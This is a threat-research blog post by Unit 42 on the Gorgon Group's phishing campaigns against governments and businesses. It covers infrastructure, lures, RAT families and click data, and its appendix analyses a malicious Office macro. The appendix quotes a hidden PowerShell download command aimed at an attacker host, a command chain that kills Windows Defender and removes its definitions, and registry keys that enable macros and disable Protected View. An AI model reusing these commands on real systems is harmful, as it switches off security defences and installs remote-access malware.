The Gorgon Group: Slithering Between Nation State and Cybercrime

By Robert Falcone, David Fuertes, Josh Grunzweig and Kyle Wilhoit
August 2, 2018 at 5:00 AM
Category: Unit 42
Tags: CVE-2017-0199, Gorgon Group, Subaat

This post is also available in: 日本語 (Japanese)

Unit 42 researchers have been tracking Subaat, an attacker, since 2017. Recently Subaat drew our attention due to renewed targeted attack activity. Part of monitoring Subaat included realizing the actor was possibly part of a larger crew of individuals responsible for carrying out targeted attacks against worldwide governmental organizations. Technical analysis on some of the attacks as well as attribution links with Pakistan actors have been already depicted by 360 and Tuisec, in which they found interesting connections to a larger group of attackers Unit 42 researchers have been tracking, which we are calling Gorgon Group.

In addition to the numerous targeted attacks, Unit 42 discovered that the group also performed a litany of attacks and operations around the globe, involving both criminal as well as targeted attacks.

Starting in February 2018, Palo Alto Networks Unit 42 identified a campaign of attacks performed by members of Gorgon Group targeting governmental organizations in the United Kingdom, Spain, Russia, and the United States. Additionally, during that time, members of Gorgon Group were also performing criminal operations against targets across the globe, often using shared infrastructure with their targeted attack operations.

Gorgon Group's activity is interesting because in addition to traditional command and control (C2) domain utilization, Gorgon Group used common URL shortening services to download payloads; ultimately providing an extensive list of click counts and statistical data. Also, interestingly, Gorgon Group has a diverse and active criminal element. On much of the C2 infrastructure we identified several crimeware family samples. RATs such as NjRat and infostealers like Lokibot were leveraging the same C2 infrastructure as that of the targeted attacks. Using numerous decoy documents and phishing emails, both styles of attacks lacked overall sophistication, but the effectiveness of this group and campaign cannot be denied.

Attack Delivery and Infrastructure Analysis

The attack methodology, as well as analysis of several of the ".vbs", ".doc" and ".exe" samples found hosted in the attacker's infrastructure has been covered by 360 and Tuisec. Both 360 and Tuisec found that the most commonly observed and consistent attack pattern consists of the following stages:





Figure 1. Basic attacker methodology

At the initial stage, the phishing attempts are kept very simple and lightweight by using OLE2Link objects that will usually make use of URL shortening services such as Bitly and t2m[.]io.

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<Relationships
    xmlns="http://schemas.openxmlformats.org/package/2006/relationships">
    <Relationship Id="rId1" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/frame" Target="http://bit.ly/2r9jLcQloading" TargetMode="External"/>
</Relationships>
```

Figure 2 OLE2Link content example

While investigating the domains and infrastructure used by the phishing components of Gorgon Group, Unit 42 researchers witnessed several common operational security flaws with Gorgon Group's actors throughout their many campaigns. It was one of these OPSEC failures that gave us an interesting cross-section of malware Gorgon Group is using. Included in the directories were a combination of files leveraged in targeted attacks mentioned above against nation states. Additionally, there was a plethora of malware samples that were criminal in nature.



Index of /work

Name	Last modified	Size	Description
Parent Directory		-	
1.vbs	2018-04-19 16:35	9.0K	
2.vbs	2018-04-21 18:40	9.0K	
3.vbs	2018-04-22 01:31	9.0K	
4.vbs	2018-04-22 18:41	9.0K	
5.vbs	2018-04-22 23:58	9.0K	
6.vbs	2018-04-22 23:58	9.0K	
7.vbs	2018-04-22 23:59	9.0K	
8.vbs	2018-04-23 00:10	9.0K	
doc/	2018-04-27 02:57	-	
docnew/	2018-04-24 22:43	-	
dola/	2018-04-27 04:01	-	
exe/	2018-04-30 15:16	-	
newexe/	2018-04-30 04:03	-	
p.vbs	2018-04-18 21:53	9.0K	
sol/	2018-04-27 02:31	-	
son.vbs	2018-04-22 21:56	9.0K	

Figure 3. Open directory listing of hxxp://stevemike-fireforce[.]info/

Based on the contents and structure of the initial identified open directories, it was possible to find several infrastructure patterns in use. An example of a domain structure and malware delivery contents is shown in the following table:

SHA-256	Infrastructure URL
4e4967e3d39256049bc1054b966e5c609245fd3b2a934fda5cd1885526d8221e	stemtopx[.]com/work/1.doc
d2f58b08f8abfe5055f3c1f0b8d991dfe1deb62807a5336b134e2fb36d87284	stemtopx[.]com/work/3.exe
db4d8d931f1b979cf32d311f9b03e851d3283b4f7e86252730247da25cf9f093	stemtopx[.]com/work/2.exe
4c6e3d8fdb2394edffe4a5bc45a238749e929301efa8bcfa3a247b1ab68eac54	stemtopx[.]com/work/1.exe
81de431987304676134138705fc1c21188ad7f27edf6b77a6551aa693194485e	stemtopx[.]com/work/new/20.exe
26151f1e24bc97532e49013fbe04919de1f51e346dba1f10ce2e389160f2fb9d	stemtopx[.]com/work/new/3.exe
a100ce0a67c5890bcc38d2b6e30f9164dfe266126ec40a2fd7eb8e941dc7d025	stemtopx[.]com/work/new/2.exe
806098afc2148dabb838b24c4dfaa148269ac3ddf769aee54e75d46bfef0c506	stemtopx[.]com/work/doc/20.doc
bf37d6cb393b440f790ad2b333624fde079e10bfaeb44d65188e3ccc551c982f	stemtopx[.]com/work/k/1.docx
81de431987304676134138705fc1c21188ad7f27edf6b77a6551aa693194485e	stemtopx[.]com/work/k/1s.exe

Table 1. Malware samples and infrastructure for hxxp://stemtopx[.]com

Pattern Example
[domain]/work/docnew/[filename]
[domain]/administrator/help/[filename]
[domain]/xe/m/[filename]
[domain]/xe/s/[filename]
[domain]/images/yupsia/exe/[filename]
[domain]/images/yupsia/doc/[filename]

Table 2. Examples of domain patterns

The Gorgon Group Crew Breakdown

Finding accessible directories, in combination with their other operational security failures, made it easy to start connecting the dots on Gorgon Group members. 360 and Tuisec already identified some Gorgon Group members. In addition to Subaat, we counted an additional four actors performing attacks as part of Gorgon Group. While it's not known if the attackers physically reside in Pakistan, all members of Gorgon Group purport to be in Pakistan based on their online personas.

fudpages

One member of Gorgon Group- we're calling 'fudpages', was found during this campaign activity based on their utilization of shared infrastructure. One specific Microsoft document drew our attention. (446e1c80102c8b9662d66d44525cb9f519369061b02446e0d4cd30cd26d79a25)

This Microsoft Word document was sent via email to several industries across the US and Switzerland. We noticed that this document pulls down additional malware from a C2 also being used in attacks by other Gorgon Group members. Additionally, this document communicates to a relatively new piece of C2 infrastructure- umarguzardijye[.]com, which is hosted on 91[.]234[.]99[.]206.





Figure 4 WHOIS information for umarguzardijye[.]com

Fudpages, similar to other Gorgon Group members, made many of the same OPSEC failures of his or her fellow Gorgon Group members.



umarguzardijye.com

Index of /

Name	Last modified	Size	Description
cgi-bin/	2018-06-13 20:29	-	
fuck/	2016-02-13 15:12	-	
panel/	2014-03-18 14:58	-	
work/	2016-02-13 15:12	-	

Figure 5 Open directory of umarguzardijye[.]com

The WHOIS record for our new domain, umarguzardijye[.]com, shows that the registrant organization is "fudpages" and the address provided in Pakistan. When looking closer at the IP hosting umarguzardijye[.]com, we noticed 91[.]234[.]99[.]206 hosts two additional domains that drew our attention-fudpages[.]ru and fudpage[.]ru. Fudpage appears to be a small marketplace selling bulletproof hosting, RDP sessions, fake documents and a litany of additional malicious wares.




Figure 6 Advertisement website for FUD pages and spamming tools

Listed on fudpage's marketplace are several pieces of contact information, which ultimately led us to an underground persona that was selling, distributing and trading maliciousness across underground forums.




Figure 7. Underground forum posting for RAT

Operating underground since at least 2016, fudpages is also active on streaming sites like Youtube, where they use it as an advertising platform.




Figure 8. Youtube video posting on how to perform malicious activities

Like all of Gorgon Group's members, Fudpage's online profile, infrastructure utilization and standardization, connects them back to Gorgon Group. This connection to Gorgon Group helps illustrate the seemingly standardized methodologies Gorgon Group most often employs.

The Tale of Two Intentions: Criminal and Targeted

As part of the investigation, Unit 42 researchers were able to identify an interesting characteristic about how the Gorgon Group crew uses shared infrastructure between cybercrime and targeted attacks. The crew combines both regular crime and targeted attack objectives using the same domain infrastructure over time, rarely changing their TTPs.

Starting in mid-February, Unit 42 researchers have been tracking an active campaign sharing a significant portion of infrastructure leveraged by Gorgon Group for criminal and targeted attacks. In Figure 9, below, red indicates targeted IP addresses, malware, registrant information, and domains associated with the targeted attack campaign while blue indicates criminal attack IP addresses, malware used, registrant information, and domains:




Figure 9. Overlap between infrastructure

While looking at the total cluster of Gorgon Group activity, it's also interesting to look at the total click volume during the campaign's timeframe. Leveraging click counts for the campaign for Bitly, we were able to see Gorgon Group's activity volume increase throughout April.




Figure 10. Total clicks performed on Gorgon Group infrastructure over time

Looking specifically at one domain used in both cybercrime and targeted attacks, we can see a micro viewpoint into their campaign. Between April 1, 2018 and May 30, 2018, we observed the domain stevemike-fireforce[.]info used in a Gorgon Group cybercrime campaign involving more than 2,300 emails and 19 documents in the initial attack. This same domain was also used during the same period of time in targeted attacks against several worldwide nation state agencies.

Analysis of the data allowed Unit 42 researchers to make some interesting conclusions:

- Several unique domains are used for both cybercrime and targeted attacks.
- The amount of sessions for cybercrime is higher than targeted, as expected.
- There is no specific pattern on when targeted attacks happen, the domains can initially be used for cybercrime and then quickly utilized in a targeted attack with little warning.

As a graphical representation, Figure 11, below, indicates the amount of unique sessions observed for this domain over the campaign's operational time, representing the attack intention in two separate areas.

It's interesting to observe on April 24th, this domain delivers a targeted attack aimed at several worldwide governmental bodies, in the middle being of also being used in the delivery of a malspam campaign. The subject used in this case of targeted attack was "Pakistan eying Sukhoi-35 figther planes as part of defense deal from Rusia":




Figure 11 Crimeware activity versus targeted activity against stevemike-fireforce[.]info

In order to have a better idea of the volume of unique attacks per date and intention, see the following volume-based representation in Figure 12, where targeted attack volumes are represented in red and crime in green:




Figure 12. Volume of crimeware activity versus targeted attacks using stevemike-fireforce[.]info

Focusing on one domain allowed us to quickly understand its usage and better understand how it interconnects to a larger malspam campaign.

Intention #1: Cybercrime

Criminal attacks are not new to this crew, some of which was covered in our previous blog for Gorgon Group member Subaat. During the current campaign, Gorgon Group's criminal enterprises netted 132,840 Bitly clicks from mid-February to the present. Targeting a large cross-section of industries, there was little in terms of targeting during their criminal activity.

Figure 13. Criminal Attacks Bitly Link Clicks Worldwide

A majority of the crimeware distribution was done via standard malspam campaigns leveraging well-known "Purchase Order" and "SWIFT" lures. Most of the filenames included a variance of filenames like:

- SWIFT {Date}.doc
- SWIFT COPY.doc
- PURCHASE ORDER {Random Value}.doc
- DHL_RECEIPT {Random Value}.doc
- SHIPPING RECEIPT {Date}.doc

The tools used by the crew do not really differ in general crime vs more targeted attacks, in both instances they related to several remote access and data stealing malware families. The top five malware families identified as criminal in nature so far have been the following:

- NjRAT: NjRAT is a remote-access Trojan commonly used and witnessed in attacks that are both criminal and targeted attacks since as early as 2013.
- RevengeRAT : RevengeRAT is a remote-access Trojan that was released for free on underground forums in 2016. While RevengeRAT could be used in targeted attack campaigns, it is commonly witnessed in criminal malspam campaigns.
- LokiBot: LokiBot is a commodity malware sold on underground sites which is designed to steal private data from infected machines, and then submit that info to a command and control host via HTTP POST. This private data includes stored passwords, login credential information from Web browsers, and a variety of cryptocurrency wallets.
- RemcosRAT: RemcosRAT is a remote-access Trojan that first appeared in underground forums in July of 2016. The RemcosRAT has a feature-rich builder, which allows for the creation of Microsoft Word documents with malicious macros.
- NanoCoreRAT: Generally delivered via phishing, NanocoreRAT is a remote-access Trojan that opens a back door and steals information from the compromised computer.

One interesting note about the criminal activity of Gorgon Group is their usage of Bitly. Similar to that of their targeted attacks, Gorgon Group leveraged Bitly for distribution and shortening of C2 domains. Using the same techniques across both their criminal and targeted activity, made it easier for us to cluster Gorgon Group infrastructure and activity.




Figure 14. Clicks on Bitly links in criminal attacks

Overall, in spite of the lack of sophistication in Gorgon Group's activity, they were still relatively successful; once again proving that simple attacks on individuals without proper protections, work.

Intention #2: Targeted Attacks

Beginning in early March 2018, Unit 42 started observing targeted attacks against Russian, Spanish and United States government agencies operating in Pakistan. As we continued to investigate, it became apparent that Gorgon Group had been consistently targeting worldwide governmental organizations operating within Pakistan. While Gorgon Group has been making minor changes in their methodologies, they are still actively involved in both targeted and criminal attacks.

This Gorgon Group campaign leveraged spear phishing emails with Microsoft Word documents exploiting CVE-2017-0199. The spear phishing emails involved in this campaign would most often originate from Gmail accounts masquerading as legitimate individuals, such as a prominent Lt. Col in the Pakistani military.

The subjects of the spear phishing emails were also interesting, often contained subject matter related to terrorist groups, military activity, or political topics.

- Acting FOREIGN Minister of Pakistan
- Invitation to lady wives of H.E. Ambassador/High Commissioner from lady wife of H.E. High Commissioner of Bangladesh
- Pakistan eying Sukhoi-35 fighter planes as part of defense deal from Russia 2018.143
- PG COURSE IN 2018-2021 BATCH India Bangladesh and Pakistan
- Press Release on Observance of Historic Mujibnogor Dibosh by Pakistan Mission on 17 April 2018
- Afghan Bomb Blast report by ISI
- USAJOBS Daily Saved Search Results for New GS15 for 3/30/2018
- How Rigging take place in Senate Elections in Pakistan
- Afghan Terrorist group details ISI Restricted113
- 1971 Liberation War Freedom Fighters in Pakistan Army Custody Database

Additionally, the following filenames were witnessed in these attacks (spelling and grammar mistakes included):

- Liberation Freedom Fighter.xlam
- NSC details of participants.xlam
- Raw Sect Vikram report on Pak Army Confidential.doc
- USA Immagration Policy for Families.ppam
- doc
- CV FM.doc
- doc
- Sukhoi35 deal report.doc
- Nominal Roll.doc
- Press Release 17 April.doc
- Afghan Blast report by ISI.doc
- Rigging in Pakistan Senate.doc
- Afghan Terrorist group report.doc

The payloads for these attacks varied in malware family. The popular NanoCoreRAT, QuasarRAT, and NJRAT variants were used heavily.

In a number of these attacks, the popular third-party URL shortening service Bitly was used to ultimately deliver the payloads for these attacks.

It's important to remember, that while we were using Bitly links to help gauge click location, anyone who clicks these links (including researchers) are also counted. So, while having this click information is valuable, it's only one small piece of a larger picture related to targeting.




Figure 15. Bitly Click Information Related to a Gorgon Group C2 Domain

The heaviest concentration of Bitly URL interaction came from Pakistan, which at 410 clicks accounted for 39% of all clicks. The United States amassed 194 clicks, accounting for 19%.




Figure 16 Clicks on Bitly links in targeted attacks

The attacks took place primarily in March, late April, and early May of this year.

Conclusion

Gorgon Group isn't the first actor group we've witnessed dabble in both nation state level and criminal attacks. What makes Gorgon Group unique is, that despite the group's operational security failures, they still remained particularly effective. Looking closer at the actors participating in Gorgon Group gave us a unique perspective into the inner workings of an attack.

Leveraging the same infrastructure for targeted attacks and criminal enterprises made for an interesting cross-section of mixed intentions. Ultimately, this lead us to the conclusion that several of Gorgon Group's members have a nexus in Pakistan. While Gorgon Group remains active, Palo Alto Networks customers are protected from this threat in the following ways:

- WildFire detects all current Gorgon Group files with malicious verdicts.
- AutoFocus customers can track these samples with the Gorgon Group actor tag.
- Traps blocks all of the files currently associated with Gorgon Group

Appendix

Analysis of a targeted attack

"1971 Liberation War Freedom Fighters in Pakistan ArmyCustody Database98"

The delivery documents used in the targeted attacks are Microsoft Office documents that contain a macro that attempts to compromise the system. The infection process is rather interesting, as it involves multiple layers of .NET assemblies that will eventually download the NanoCore remote administration tool (RAT) from a remote server and inject it into another process. In some instances, we have also seen the RemcosRAT malware family delivered as the final payload. The infection process not only downloads and executes a payload, but it also downloads and opens a decoy document to lower the recipient's suspicions of the entire process. Additionally, the process attempts to lower the overall security of the system by disabling security features in Microsoft Office and Windows Defender. The payloads themselves are rather interesting, as the developer wraps the malicious code with legitimate source code freely available online.

Delivery document

The delivery document contains a macro that downloads an executable from a remote server. The macro downloads a payload from hxxp://lokipanelhostingpanel[.]gq/work/kh/1.exe (SHA256: 84ed59953f57f5927b9843f35ca3c325155d5210824d3b79b060755827b51f72) by running the following command line process:

```
cmd.exe /c powershell -W Hidden (New-Object System.NeT.WeBClieNT).DownloadFile('http://lokipanelhostingpanel[.]gq/work/kh/1.e
```

The macro then attempts to kill Microsoft Office and Windows Defender processes using the 'taskkill' command. The command does not attempt to kill the specific Office process that would load the particular delivery document, such as Excel in the case of this ".xlam" file, but instead attempts to kill processes associated with Word, Excel, PowerPoint and Publisher. This blanket approach to kill the appropriate process suggests that the actor does not change this command within their macro across delivery documents they created within these Microsoft Office applications. The command does not just attempt to kill the Windows Defender process, but also attempts to clear the detection definitions to not trigger an antivirus alert. The macro performs all of these activities with the following command:

```
cmd /c taskkill /f /im winword.exe&taskkill /f /im Excel.exe&taskkill
/f /im MSPUB.exe&taskkill /f /im POWERPNT.EXE&taskkill /f /im
MSASCuiL.exe&taskkill /f /im MpCmdRun.exe&cd ""%ProgramFiles%\Windows
Defender"" & MpCmdRun.exe -removedefinitions -dynamicsignatures & exit
```

The macro also attempts to deactivate security mechanisms within Microsoft Office products by modifying the registry. First, the macro attempts to enable macros in multiple versions of Word, PowerPoint, Publisher and Excel by setting the following registry keys to the value of 1:

```
HKCU\Software\Microsoft\Office\11.0\Word\Security\VBAWarnings
HKCU\Software\Microsoft\Office\12.0\Word\Security\VBAWarnings
HKCU\Software\Microsoft\Office\14.0\Word\Security\VBAWarnings
HKCU\Software\Microsoft\Office\15.0\Word\Security\VBAWarnings
HKCU\Software\Microsoft\Office\16.0\Word\Security\VBAWarnings
HKCU\Software\Microsoft\Office\11.0\PowerPoint\Security\VBAWarnings
HKCU\Software\Microsoft\Office\12.0\PowerPoint\Security\VBAWarnings
HKCU\Software\Microsoft\Office\14.0\PowerPoint\Security\VBAWarnings
HKCU\Software\Microsoft\Office\15.0\PowerPoint\Security\VBAWarnings
HKCU\Software\Microsoft\Office\16.0\PowerPoint\Security\VBAWarnings
HKCU\Software\Microsoft\Office\11.0\publisher\Security\VBAWarnings
HKCU\Software\Microsoft\Office\12.0\publisher\Security\VBAWarnings
HKCU\Software\Microsoft\Office\14.0\publisher\Security\VBAWarnings
HKCU\Software\Microsoft\Office\15.0\publisher\Security\VBAWarnings
HKCU\Software\Microsoft\Office\16.0\publisher\Security\VBAWarnings
HKCU\Software\Microsoft\Office\11.0\Excel\Security\VBAWarnings
HKCU\Software\Microsoft\Office\12.0\Excel\Security\VBAWarnings
HKCU\Software\Microsoft\Office\14.0\Excel\Security\VBAWarnings
HKCU\Software\Microsoft\Office\15.0\Excel\Security\VBAWarnings
HKCU\Software\Microsoft\Office\16.0\Excel\Security\VBAWarnings
```

The macro also attempts to disable protections provided by the Protected View capability within Word, Excel, and PowerPoint by setting the following registry keys to a value of 1:

```
HKCU\Software\Microsoft\Office\11.0\Word\Security\ProtectedView\DisableInternetFilesInPV
HKCU\Software\Microsoft\Office\11.0\Word\Security\ProtectedView\DisableAttachementsInPV
HKCU\Software\Microsoft\Office\11.0\Word\Security\ProtectedView\DisableUnsafeLocationsInPV
HKCU\Software\Microsoft\Office\11.0\PowerPoint\Security\ProtectedView\DisableInternetFilesInPV
HKCU\Software\Microsoft\Office\11.0\PowerPoint\Security\ProtectedView\DisableAttachementsInPV
HKCU\Software\Microsoft\Office\11.0\PowerPoint\Security\ProtectedView\DisableUnsafeLocationsInPV
HKCU\Software\Microsoft\Office\11.0\Excel\Security\ProtectedView\DisableInternetFilesInPV
HKCU\Software\Microsoft\Office\11.0\Excel\Security\ProtectedView\DisableAttachementsInPV
HKCU\Software\Microsoft\Office\11.0\Excel\Security\ProtectedView\DisableUnsafeLocationsInPV
HKCU\Software\Microsoft\Office\12.0\Word\Security\ProtectedView\DisableInternetFilesInPV
HKCU\Software\Microsoft\Office\12.0\Word\Security\ProtectedView\DisableAttachementsInPV
HKCU\Software\Microsoft\Office\12.0\Word\Security\ProtectedView\DisableUnsafeLocationsInPV
HKCU\Software\Microsoft\Office\12.0\PowerPoint\Security\ProtectedView\DisableInternetFilesInPV
HKCU\Software\Microsoft\Office\12.0\PowerPoint\Security\ProtectedView\DisableAttachementsInPV
HKCU\Software\Microsoft\Office\12.0\PowerPoint\Security\ProtectedView\DisableUnsafeLocationsInPV
HKCU\Software\Microsoft\Office\12.0\Excel\Security\ProtectedView\DisableInternetFilesInPV
HKCU\Software\Microsoft\Office\12.0\Excel\Security\ProtectedView\DisableAttachementsInPV
HKCU\Software\Microsoft\Office\12.0\Excel\Security\ProtectedView\DisableUnsafeLocationsInPV
HKCU\Software\Microsoft\Office\14.0\Word\Security\ProtectedView\DisableInternetFilesInPV
HKCU\Software\Microsoft\Office\14.0\Word\Security\ProtectedView\DisableAttachementsInPV
HKCU\Software\Microsoft\Office\14.0\Word\Security\ProtectedView\DisableUnsafeLocationsInPV
HKCU\Software\Microsoft\Office\14.0\PowerPoint\Security\ProtectedView\DisableInternetFilesInPV
HKCU\Software\Microsoft\Office\14.0\PowerPoint\Security\ProtectedView\DisableAttachementsInPV
HKCU\Software\Microsoft\Office\14.0\PowerPoint\Security\ProtectedView\DisableUnsafeLocationsInPV
HKCU\Software\Microsoft\Office\14.0\Excel\Security\ProtectedView\DisableInternetFilesInPV
HKCU\Software\Microsoft\Office\14.0\Excel\Security\ProtectedView\DisableAttachementsInPV
HKCU\Software\Microsoft\Office\14.0\Excel\Security\ProtectedView\DisableUnsafeLocationsInPV
HKCU\Software\Microsoft\Office\15.0\Word\Security\ProtectedView\DisableInternetFilesInPV
HKCU\Software\Microsoft\Office\15.0\Word\Security\ProtectedView\DisableAttachementsInPV
HKCU\Software\Microsoft\Office\15.0\Word\Security\ProtectedView\DisableUnsafeLocationsInPV
HKCU\Software\Microsoft\Office\15.0\PowerPoint\Security\ProtectedView\DisableInternetFilesInPV
HKCU\Software\Microsoft\Office\15.0\PowerPoint\Security\ProtectedView\DisableAttachementsInPV
HKCU\Software\Microsoft\Office\15.0\PowerPoint\Security\ProtectedView\DisableUnsafeLocationsInPV
HKCU\Software\Microsoft\Office\15.0\Excel\Security\ProtectedView\DisableInternetFilesInPV
HKCU\Software\Microsoft\Office\15.0\Excel\Security\ProtectedView\DisableAttachementsInPV
HKCU\Software\Microsoft\Office\15.0\Excel\Security\ProtectedView\DisableUnsafeLocationsInPV
HKCU\Software\Microsoft\Office\16.0\Word\Security\ProtectedView\DisableInternetFilesInPV
HKCU\Software\Microsoft\Office\16.0\Word\Security\ProtectedView\DisableAttachementsInPV
HKCU\Software\Microsoft\Office\16.0\Word\Security\ProtectedView\DisableUnsafeLocationsInPV
